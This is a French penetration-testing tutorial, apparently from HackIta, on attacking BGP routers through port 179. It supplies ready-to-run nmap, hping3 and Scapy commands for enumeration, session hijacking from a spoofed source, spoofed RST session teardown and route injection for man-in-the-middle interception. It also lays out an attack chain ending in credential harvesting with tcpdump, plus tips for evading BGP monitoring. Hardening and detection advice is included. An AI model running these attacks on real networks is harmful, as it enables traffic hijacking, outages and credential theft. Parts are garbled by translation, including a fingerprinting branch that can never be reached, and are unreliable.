Port BGP 179 : définition, fonctionnement et risques de sécurité liés au routage

Découvrez à quoi sert le port BGP 179, comment fonctionne le peering des systèmes autonomes, quels risques introduit une session mal configurée et comment analyser l'énumération, l'injection de route et le détournement dans un test d'intrusion/CTF autorisé.
- Publié le 2026-04-03
- Temps de lecture : 11 min

Le port 179 du protocole BGP expose le Border Gateway Protocol, le système de routage qui détermine le flux de trafic entre les systèmes autonomes (AS) sur Internet et au sein des grands réseaux d'entreprise. Lorsqu'un test d'intrusion révèle l'ouverture du port 179, on accède au plan de contrôle du réseau. Une configuration erronée à ce niveau ne se limite pas à l'accès à un équipement : elle permet de rediriger le trafic, d'isoler des segments ou d'injecter des routes non autorisées. L'énumération du port 179 révèle les peerings actifs, les numéros d'AS, les préfixes annoncés et les politiques de filtrage. Dans la chaîne d'attaque, ce port se situe entre l'accès initial et la propagation latérale : surveiller le protocole BGP revient à surveiller le cheminement des paquets.
Cet article vous guide à travers l'identification du peering BGP et l'injection de routes, avec des commandes prêtes à l'emploi et des scénarios réalistes pour les environnements d'entreprise et de fournisseurs de services.
1. Anatomie technique de la porte 179 #
Le port 179 est enregistré auprès de l'IANA sous le nom de bgp via TCP. BGP est un protocole de routage à vecteur de chemin qui fonctionne entre les routeurs de bordure de différents systèmes autonomes.
Le flux d'une session BGP suit quatre phases :
- Poignée de main TCP sur le port 179 (le pair initiant la connexion se connecte au port 179 du voisin)
- OUVRIR le message: Échange de numéro AS, temps d'attente, ID du routeur, fonctionnalités
- MISE À JOUR du message: Annoncer et supprimer les préfixes avec attributs (AS_PATH, NEXT_HOP, MED, LOCAL_PREF)
- RESTER EN VIE: toutes les 60 secondes par défaut pour maintenir la session active
Les variantes opérationnelles sont eBGP (entre différents AS, TTL=1 par défaut), iBGP (même AS, TTL=255, maillage complet ou réflecteur de route) et les confédérations BGP (sous-AS internes).
Misconfig: Peering BGP senza autenticazione MD5
Impatto: qualsiasi host che raggiunge la porta 179 del router può tentare di stabilire una sessione BGP
Come si verifica: nmap -sV -p 179 [target] e poi tentativo di connessione TCP con nc -nv [target] 179Misconfig: Nessun prefix filter sulle sessioni eBGP
Impatto: un peer malevolo può annunciare qualsiasi prefisso, inclusi quelli altrui (BGP hijack)
Come si verifica: dalla sessione BGP, annuncia un prefisso /24 di test e verifica se viene accettatoMisconfig: TTL security non attivo su eBGP
Impatto: attacchi da host remoti (non directly connected) possono raggiungere la sessione BGP
Come si verifica: hping3 -S -p 179 -t 2 [target] (se risponde con TTL>1, GTSM non è attivo)2. Énumération de base du port 179 #
L'énumération du port 179 de BGP commence par la vérification de l'état TCP et l'analyse de la réponse à la tentative de connexion. Un peering BGP répond de manière caractéristique.
Commande 1 : Nmap #
nmap -sV -sC -p 179 -Pn 10.10.10.1Résultat attendu :
PORT    STATE SERVICE VERSION
179/tcp open  bgp     BGP (Autonomous System: 65001)
| bgp-info:
|   AS Number: 65001
|   Router ID: 10.10.10.1
|_  Hold Time: 180
Paramètres:
-sV: identifie le service BGP et tente d'extraire le numéro AS et les capacités-sC: exécute les scripts NSE par défaut pour BGP (bannière, info)-Pn: ignore la découverte ping, ce qui est essentiel car les routeurs BGP filtrent souvent les requêtes ICMP
Commande 2 : Netcat pour l’analyse manuelle #
nc -nv 10.10.10.1 179Résultat attendu :
(UNKNOWN) [10.10.10.1] 179 (bgp) open
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ..........
Que nous indique ce résultat : La connexion TCP réussit et le routeur envoie un message BGP OPEN (les octets 0xFF (Le marqueur BGP est répété.) Ceci confirme que le routeur accepte les connexions TCP sur le port 179 provenant de sources non configurées comme voisines, ce qui indique qu'aucune liste de contrôle d'accès (ACL) ou liste de préfixes n'est présente sur le port.
3. Énumération avancée #
Scripts NSE ciblés pour BGP #
nmap -p 179 --script bgp-info 10.10.10.1Sortie :
PORT    STATE SERVICE
179/tcp open  bgp
| bgp-info:
|   version: 4
|   AS: 65001
|   Hold Time: 180
|   Router ID: 10.10.10.1
|   Capabilities:
|     Multiprotocol: IPv4 Unicast
|     Route Refresh
|     4-byte AS Numbers
|_    Graceful Restart
Lecture des résultats : BGP version 4 est la norme. L’AS 65001 se situe dans la plage privée (64512-65534), typique des réseaux d’entreprise utilisant iBGP ou eBGP privé. Les capacités indiquent que le routeur prend en charge l’actualisation des routes (vous pouvez forcer une nouvelle annonce) et le redémarrage progressif (la session persiste même après de brèves interruptions). Vous utilisez ces données pour construire un message OPEN compatible.
Empreinte du routeur via BGP OUVERT #
Avec Scapy , vous pouvez envoyer un message OPEN spécialement conçu et analyser la réponse pour identifier le fournisseur et la version. Pour une étude plus approfondie des techniques d'empreinte numérique, consultez le guide complet sur l'énumération.
python3 -c "
from scapy.all import *
from scapy.contrib.bgp import *
pkt = IP(dst='10.10.10.1')/TCP(dport=179,sport=RandShort(),flags='S')
ans = sr1(pkt, timeout=3, verbose=0)
if ans and ans[TCP].flags == 'SA':
    print(f'[+] BGP port open, TTL={ans.ttl}, Window={ans[TCP].window}')
    if ans.ttl <= 1:
        print('[!] GTSM active (TTL=1)')
    elif ans.ttl >= 63:
        print('[*] Likely Linux-based router')
    elif ans.ttl >= 254:
        print('[*] Likely Cisco IOS/IOS-XE')
"
Sortie :
[+] BGP port open, TTL=255, Window=16384
[*] Likely Cisco IOS/IOS-XE
L'analyse des données de sortie ( TTL=255 et taille de fenêtre de 16384) est caractéristique de Cisco IOS. La valeur élevée du TTL indique également que le mécanisme de sécurité GTSM (Generalized TTL Security Mechanism) n'est pas configuré ; un routeur avec GTSM activé répondrait avec un TTL=1 et rejetterait les paquets dont le TTL est faible.
Énumération AS et préfixes via un miroir public #
Avant d'interagir directement avec la cible, vous pouvez recueillir des renseignements passifs sur le système autonome.
whois -h whois.radb.net AS65001Sortie :
aut-num:    AS65001
as-name:    CORP-NETWORK
descr:      Corporate Internal BGP
import:     from AS65002 accept ANY
export:     from AS65001 announce AS65001
admin-c:    ADMIN-RIPE
Sortie de lecture : AS accepte n’importe quel préfixe provenant du pair 65002 — aucun filtre de préfixe à l’importation. Ceci est un signal critique : si vous compromettez le routeur pair, vous pouvez annoncer n’importe quel préfixe et il sera accepté.
Analyse du calendrier des bannières #
hping3 -S -p 179 -c 3 10.10.10.1Sortie :
HPING 10.10.10.1 (eth0 10.10.10.1): S set, 40 headers + 0 data bytes
len=44 ip=10.10.10.1 ttl=255 DF id=0 sport=179 flags=SA seq=0 win=16384 rtt=1.2 ms
len=44 ip=10.10.10.1 ttl=255 DF id=0 sport=179 flags=SA seq=1 win=16384 rtt=1.1 ms
len=44 ip=10.10.10.1 ttl=255 DF id=0 sport=179 flags=SA seq=2 win=16384 rtt=1.3 ms
Lecture du résultat : Un RTT stable d'environ 1.2 ms indique une connexion directe (même réseau local ou un seul saut). DF Sept id=0 Cisco IOS le confirme. Vous pouvez utiliser le Outil ping pour l'analyse avancée
du comportement de la cible.
4. Techniques offensives sur le port BGP 179 #
Détournement de session BGP (sans authentification MD5)
Contexte : Routeur BGP sans authentification MD5 sur la session. L’attaquant se trouve sur le même réseau local que le routeur ou a compromis un hôte voisin.
python3 -c "
from scapy.all import *
from scapy.contrib.bgp import *
# Step 1: TCP handshake
ip = IP(src='10.10.10.200', dst='10.10.10.1')
syn = ip/TCP(sport=12345, dport=179, flags='S')
sa = sr1(syn, timeout=3, verbose=0)
ack = ip/TCP(sport=12345, dport=179, flags='A', seq=sa.ack, ack=sa.seq+1)
send(ack, verbose=0)
# Step 2: BGP OPEN
bgp_open = ip/TCP(sport=12345,dport=179,flags='PA',seq=sa.ack,ack=sa.seq+1)/BGPHeader()/BGPOpen(my_as=65002,hold_time=180,bgp_id='10.10.10.200')
send(bgp_open, verbose=0)
print('[+] BGP OPEN sent to target')
"
Résultat (succès) :
[+] BGP OPEN sent to targetRésultat (échec) :
WARNING: Mac address to reach destination not found. Using broadcast.Que faire ensuite ? Si le routeur répond par un message OPEN, une session BGP est établie. L’étape suivante consiste à envoyer une requête UPDATE avec les préfixes à injecter. Lors d’un test d’intrusion réel, une coordination étroite avec le client est indispensable pour éviter tout impact sur la production.
Attaque BGP RST (démantèlement de session)
Contexte : Vous souhaitez mettre fin à une session BGP existante entre deux routeurs. Vous devez connaître l’adresse IP source et de destination ainsi que le port source de la session active.
hping3 -a 10.10.10.2 -R -p 179 -s 45321 -c 10 10.10.10.1Résultat (succès) :
HPING 10.10.10.1 (eth0 10.10.10.1): R set, 40 headers + 0 data bytes
--- 10.10.10.1 hping statistic ---
10 packets transmitted, 0 packets received, 100% packet loss
Résultat (échec) :
HPING 10.10.10.1 (eth0 10.10.10.1): R set, 40 headers + 0 data bytes
--- 10.10.10.1 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
Que faire ensuite : Si la session BGP est interrompue (vérifiable à l’aide d’un outil de suivi ou en accédant au routeur), les préfixes annoncés via cette session disparaissent de la table de routage. Cela crée une interruption temporaire du trafic vers ces préfixes, utile pour dévier le trafic. Apprenez-en davantage sur les déplacements latéraux dans le réseau.
Injection de route via une session établie
Contexte : Vous avez établi une session BGP avec un routeur qui ne filtre pas les préfixes d'importation.
python3 -c "
from scapy.all import *
from scapy.contrib.bgp import *
# Assuming TCP session already established
# BGP UPDATE: announce 192.168.100.0/24 via our AS
update = BGPHeader()/BGPUpdate(
    withdrawn_routes=[],
    path_attr=[
        BGPPathAttr(flags=0x40, type_code=1, attribute=BGPPAOrigin(origin=0)),
        BGPPathAttr(flags=0x40, type_code=2, attribute=BGPPAASPath(segments=[BGPPAASPath.ASPathSegment(segment_type=2, segment_value=[65002])])),
        BGPPathAttr(flags=0x40, type_code=3, attribute=BGPPANextHop(next_hop='10.10.10.200'))
    ],
    nlri=[BGPNLRI_IPv4(prefix='192.168.100.0/24')]
)
print('[+] BGP UPDATE crafted for 192.168.100.0/24')
"
Résultat (succès) :
[+] BGP UPDATE crafted for 192.168.100.0/24Résultat (échec) :
BGPHeader: malformed packet - check AS_PATH attributeProchaines étapes : Si le routeur accepte la mise à jour, le préfixe 192.168.100.0/24 est inséré dans la table de routage, votre adresse IP étant le prochain saut. Tout le trafic destiné à ce sous-réseau transite désormais par votre poste : vous êtes en mode d'attaque de l'homme du milieu (MitM). Dans le cadre d' une chaîne d'attaque , cela permet l'interception et la manipulation du trafic.
5. Scénarios pratiques de tests d'intrusion #
Scénario 1 : Entreprise avec iBGP et réflecteur de route #
Situation : Réseau d'entreprise composé de trois sites interconnectés via MPLS. Le protocole BGP est utilisé en interne pour l'échange de préfixes entre sites. Un réflecteur de route centralisé est présent. Vous avez compromis un serveur du parc de serveurs du site principal.
Étape 1 :
nmap -sV -p 179 -Pn 10.10.10.0/24Résultat attendu :
10.10.10.1 - 179/tcp open bgp
10.10.10.2 - 179/tcp open bgp
10.10.10.3 - 179/tcp filtered bgp
Étape 2 :
nc -nv 10.10.10.1 179 -w 3Résultat attendu :
(UNKNOWN) [10.10.10.1] 179 (bgp) open
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ....
En cas d'échec :
- Cause probable : la liste de contrôle d’accès (ACL) du routeur limite les connexions TCP/179 aux seuls voisins configurés.
- Solution : Vérifiez si votre adresse IP source se situe dans les sous-réseaux voisins.
nmap --traceroute 10.10.10.1pour comprendre de quelle interface vous venez
Durée estimée : 15 à 30 minutes pour le scan et l’analyse
Scénario 2 : Fournisseur de services avec eBGP exposé #
Situation : FAI avec point d’interconnexion. Routeur de bordure exposé sur un segment d’interconnexion partagé. Vous disposez d’un accès physique ou VPN à l’interconnexion LAN.
Étape 1 :
nmap -sV -p 179 --script bgp-info 172.16.0.0/24 -PnRésultat attendu :
172.16.0.1 - 179/tcp open bgp (AS: 12345)
172.16.0.5 - 179/tcp open bgp (AS: 67890)
172.16.0.10 - 179/tcp filtered bgp
Étape 2 :
hping3 -S -p 179 -t 1 172.16.0.1Résultat attendu :
len=44 ip=172.16.0.1 ttl=255 sport=179 flags=SAEn cas d'échec :
- Cause probable : GTSM actif, le routeur rejette les paquets dont le TTL est trop faible.
- Correction : Si vous êtes connecté directement, votre TTL sera de 64 ou 255 —
hping3 -S -p 179 -t 255 172.16.0.1
Durée estimée : 10 à 20 minutes
Scénario 3 : BGP exposé au cloud dans un environnement segmenté #
Situation : Infrastructure cloud hybride. Protocole BGP utilisé entre les routeurs sur site et les passerelles de réseau virtuel cloud. Segment de gestion séparé mais accessible via un serveur de rebond compromis.
Étape 1 :
ssh -D 9050 user@jumphost
proxychains nmap -sT -p 179 -Pn 10.0.0.1
Résultat attendu :
PORT    STATE SERVICE
179/tcp open  bgp
Étape 2 :
proxychains nc -nv 10.0.0.1 179 -w 5Résultat attendu :
(UNKNOWN) [10.0.0.1] 179 (bgp) openEn cas d'échec :
- Cause probable : Proxychains ne prend pas en charge nativement le protocole UDP (mais BGP prend en charge TCP, donc tout va bien). Le problème pourrait provenir d'un délai d'attente trop strict.
- Correction : Augmenter le délai d'expiration dans
proxychains.conf:tcp_read_time_out 30000
Durée estimée : 20 à 40 minutes (surcharge liée au proxy)
6. Chaîne d'attaque terminée #
Recon (scan porta 179) → BGP OPEN fingerprint → Session Establishment → Route Injection → Traffic Redirect (MitM) → Credential Harvest → Lateral Movement| phase | Outil | Commande clé | Sortie/Résultat |
|---|---|---|---|
| Recon | nmap | nmap -sV -p 179 -Pn [subnet] | Routeur avec BGP actif, numéro AS |
| Empreinte Digitale | arnaque | sr1(IP(dst=[target])/TCP(dport=179,flags='S')) | Fournisseur, statut GTSM, taille de la fenêtre |
| Session | arnaque | BGPOpen(my_as=65002,hold_time=180) | Session BGP établie |
| Injection de route | arnaque | BGPUpdate(nlri=[target_prefix/24]) | Préfixe injecté dans la table de routage |
| MitM | ettercap/tshark | tshark -i eth0 -f "net [prefix]" | Trafic intercepté |
| Récolte de titres de compétences | tcpdump | tcpdump -A -i eth0 port 80 or port 21 | Informations claires |
Délai estimé : 60 à 180 minutes entre l’identification du port et l’interception du trafic. La difficulté réside dans l’établissement de la session BGP sans provoquer d’instabilité.
Rôle du port 179 : Il s’agit du point d’entrée du plan de contrôle du réseau. Quiconque contrôle le protocole BGP contrôle le flux de trafic. Contrairement à d’autres attaques qui nécessitent l’accès à un seul hôte, la manipulation du protocole BGP affecte l’ensemble du réseau.
7. Détection et évasion #
Ce que surveille l'équipe bleue #
- Syslog du routeur: messages
%BGP-3-NOTIFICATIONe%BGP-5-ADJCHANGEsur Cisco (chemin : console/vty + serveur syslog) - SIEM/NOCAlerte en cas de nouvelles sessions BGP inattendues ou de changements d'état des voisins.
- Validation RPKILes principaux fournisseurs d'accès Internet valident l'origine des préfixes avec RPKI — les préfixes non signés déclenchent des alertes
- outils de surveillance BGPRIPE RIS, BGPStream et BGPalerter détectent les publicités anormales en temps réel.
Techniques d'évasion #
Tecnica: Annuncio di prefissi più specifici
Come: invece di annunciare un /16, annuncia due /17. I prefissi più specifici hanno priorità nella routing table
Riduzione rumore: l'annuncio appare come un normale split di prefisso, meno sospetto di un prefix hijack completoTecnica: AS_PATH prepending dell'AS legittimo
Come: includi l'AS originale nel path per rendere l'annuncio coerente con il routing esistente
Riduzione rumore: i sistemi di monitoraggio che controllano solo l'origin AS non rilevano l'anomaliaTecnica: Timing dell'attacco durante maintenance window
Come: esegui l'iniezione durante una finestra di manutenzione annunciata (se ne hai conoscenza)
Riduzione rumore: i cambi BGP durante maintenance sono attesi e meno scrutinatiNettoyage post-exploitation #
- Retirez les préfixes injectés avec une commande BGP UPDATE removal avant de fermer la session.
- Fermez la session BGP avec un message NOTIFICATION propre (code de cessation 6).
- Vérifiez que la table de routage de la cible est revenue à son état antérieur à l'attaque à l'aide de Looking Glass.
8. Chaîne d'outils et comparaison #
pipeline opérationnel #
nmap (scan 179) → scapy (fingerprint + session) → bgp-inject (route manipulation) → tshark (traffic capture) → responder/ettercap (credential harvest)Données transmises entre les phases : adresses IP des routeurs BGP, numéros AS, identifiants des routeurs, temps de maintien, préfixes annoncés, comportement TTL, statut d’authentification MD5.
Tableau comparatif #
| Apparence | BGP (179/TCP) | OSPF (89/IP) | RIP (520/UDP) |
|---|---|---|---|
| Port par défaut | 179 | Protocole 89 (sans port) | 520 |
| Domaine | Entreprise inter-AS / iBGP | Intra-AS | Intra-AS (petits réseaux) |
| authentification | MD5 (facultatif), GTSM | MD5, zone d'authentification | Texte clair, MD5 |
| Exploiter la complexité | Élevé (session TCP avec état) | Médias (multidiffusion) | Faible (diffusion UDP) |
| Impacter | Rediriger le trafic inter-AS | Modifier le routage intra-AS | Modifier le routage local |
| Quand le préférer | La cible est un routeur de bordure ou un réflecteur de route | La cible est le routeur interne | La cible est un petit réseau hérité |
9. Dépannage #
| Erreur / Symptôme | Causer | Fixer |
|---|---|---|
Connection refused à la porte 179 | BGP indisponible ou source bloquante ACL | Vérifier à partir d'une adresse IP du sous-réseau voisin configuré |
| BGP OPEN envoyé, mais aucune réponse OPEN reçue | Le numéro AS dans votre OPEN ne correspond à aucun voisin configuré. | Essayez le numéro AS découvert lors de la phase d'énumération : BGPOpen(my_as=[target_AS]) |
NOTIFICATION: Bad Peer AS | Le système d'exploitation (AS) de votre configuration OPEN ne correspond pas à la configuration du voisin. | Utiliser whois AS[numero] vérifier le bon AS à annoncer |
| La session se termine après l'ouverture. | Durée de maintien incompatible ou authentification MD5 active | Si MD5 est activé, vous ne pouvez pas continuer sans le mot de passe. Vérifiez avec tcpdump -i eth0 tcp port 179 -vvv et recherchez l'indicateur TCP-MD5 |
| Hping3 ne reçoit pas de SYN-ACK | GTSM actif, votre paquet est rejeté en raison d'un TTL insuffisant. | Utiliser hping3 -S -p 179 -t 255 [target] pour simuler une connexion directe |
10. FAQ #
Q : Comment vérifier si l'authentification MD5 est activée pour le protocole BGP sur le port 179 ?
R : Tenter une connexion TCP standard avec nc -nv [target] 179Si la connexion TCP est établie mais que le routeur la ferme immédiatement après votre commande OPEN, le protocole MD5 est peut-être actif. Veuillez le vérifier auprès du routeur. tcpdump -i eth0 tcp port 179 -vvv recherche d'une option TCP de type 19 (signature MD5).
Q : Le port BGP 179 est-il dangereux s'il est exposé à Internet ?
R : Oui. Un routeur dont le port 179 est exposé sans ACL ni authentification MD5 est vulnérable au détournement de session et à l'injection de routes. Les grands FAI filtrent le port 179 à l'aide d'ACL et utilisent RPKI pour valider les annonces, mais les routeurs de périphérie et les CPE d'entreprise sont souvent dépourvus de ces protections.
Q : Quelle est la différence entre iBGP et eBGP dans le contexte d'un test d'intrusion ?
A : iBGP fonctionne au sein d'un même AS avec un TTL de 255, tandis qu'eBGP s'établit entre différents AS avec un TTL de 1 par défaut. Lors de tests d'intrusion, iBGP est plus accessible depuis un hôte compromis du réseau interne. eBGP nécessite une connexion directe au routeur (sauf configuration contraire). ebgp-multihop).
Q : Comment connaître les préfixes annoncés par un AS sans avoir accès au routeur ?
A : Utilisez des lunettes publiques comme lg.he.net ou requête WHOIS sur whois.radb.netL'équipe whois -h whois.radb.net -i origin AS[numero] renvoie tous les préfixes enregistrés pour ce AS.
Q : De quels outils ai-je besoin pour effectuer un test d'intrusion sur le port BGP 179 ?
A : Le kit de base comprend : nmap (découverte), hping3 (empreinte digitale TTL/GTSM), scapy avec forme scapy.contrib.bgp (manipulation de session), tcpdump/tshark (analyse du trafic). Pour une surveillance continue : bgpalerter (logiciel libre, détecte les publicités anormales).
Q : Le détournement de protocole BGP est-il détectable en temps réel ?
R : Oui, grâce à la validation RPKI, RIPE RIS, BGPStream et des outils comme bgpalerter. La détection dépend de la rapidité de la surveillance : les annonces anormales sont généralement détectées en 1 à 15 minutes par les grands opérateurs, mais les réseaux d’entreprise internes ne disposent souvent pas d’une surveillance BGP dédiée.
11. Aide-mémoire final #
| action | Commander | Note |
|---|---|---|
| Analyse des ports BGP | nmap -sV -p 179 -Pn [target] | -Pn obligatoire, les routeurs filtrent les requêtes ICMP |
| Capture manuelle de bannière | nc -nv [target] 179 | Attendez le message OPEN (marqueur 0xFF) |
| Test GTSM | hping3 -S -p 179 -t 1 [target] | S'il répond, GTSM n'est pas actif. |
| fournisseur d'empreintes digitales | hping3 -S -p 179 -c 1 [target] | La durée de vie (TTL) et la taille de la fenêtre révèlent le système d'exploitation. |
| Énumération AS/préfixes | whois -h whois.radb.net -i origin AS[N] | Intelligence passive, zéro bruit |
| BGP OUVERT via scapy | BGPOpen(my_as=65002,hold_time=180) | Nécessite une session TCP établie |
| Capture de session BGP | tcpdump -i eth0 tcp port 179 -vvv -w bgp.pcap | Analyse hors ligne avec Wireshark |
| Vérifier l'authentification MD5 | tcpdump -i eth0 tcp port 179 -vvv | grep "option-md5" | Option TCP type 19 |
| Attaque RST | hping3 -a [spoofed_ip] -R -p 179 -s [src_port] [target] | Vous devez connaître le port source |
| Requête du miroir | curl "https://lg.he.net/api/v1/[AS]" | Vérifiez les préfixes annoncés |
Pourquoi la certification Gate 179 est-elle pertinente en 2026 ? #
BGP demeure le seul protocole de routage inter-domaines sur Internet. La migration vers BGPsec (mises à jour signées cryptographiquement) n'en est qu'à ses débuts. RPKI couvre environ 40 à 50 % des préfixes mondiaux (vérification sur [lien manquant]). rpki-monitor.antd.nist.govEn entreprise, l'iBGP est de plus en plus utilisé pour les réseaux multisites et les superpositions SD-WAN. Tout routeur disposant d'un port 179 accessible et ne possédant pas de MD5 constitue un point de vulnérabilité potentiel pour l'ensemble de l'infrastructure de routage.
Durcissement et atténuation #
- Activer l'authentification MD5 sur chaque session :
neighbor [IP] password [key](Cisco IOS) - Configurer GTSM :
neighbor [IP] ttl-security hops 1(Cisco) outtl-security(Juno) - Mettre en œuvre des filtres de préfixe stricts :
neighbor [IP] prefix-list STRICT inavec uniquement les préfixes attendus - Activer la validation RPKI :
rpki server [URL]+route-map RPKI-VALID permitavec une correspondance rpki valide
OPSEC pour l'équipe rouge #
Toute tentative de connexion TCP sur le port 179 génère immédiatement un journal. %BGP-3-NOTIFICATION: received from [tuo_IP] Sur les routeurs Cisco, il s'agit d'un protocole à forte visibilité. Pour réduire le bruit : limitez les tentatives à une seule requête SYN pour vérifier l'état du port, utilisez des informations passives (looking glass, WHOIS, BGPStream) avant d'établir une connexion avec la cible, et si vous devez établir une session, faites-le depuis une adresse IP du sous-réseau voisin légitime afin de vous fondre dans le trafic BGP existant.
Toutes les commandes et techniques décrites dans cet article sont destinées exclusivement à des environnements autorisés : tests d’intrusion avec contrat signé, laboratoires personnels et plateformes CTF. Références techniques : RFC 4271 (BGP-4), RFC 5082 (GTSM), RFC 6810 (RPKI-to-Router Protocol).
Vous souhaitez soutenir HackIta ? Rendez-vous sur hackita.it/supporto pour faire un don. Pour des tests d'intrusion professionnels et des formations individuelles, consultez hackita.it/servizi.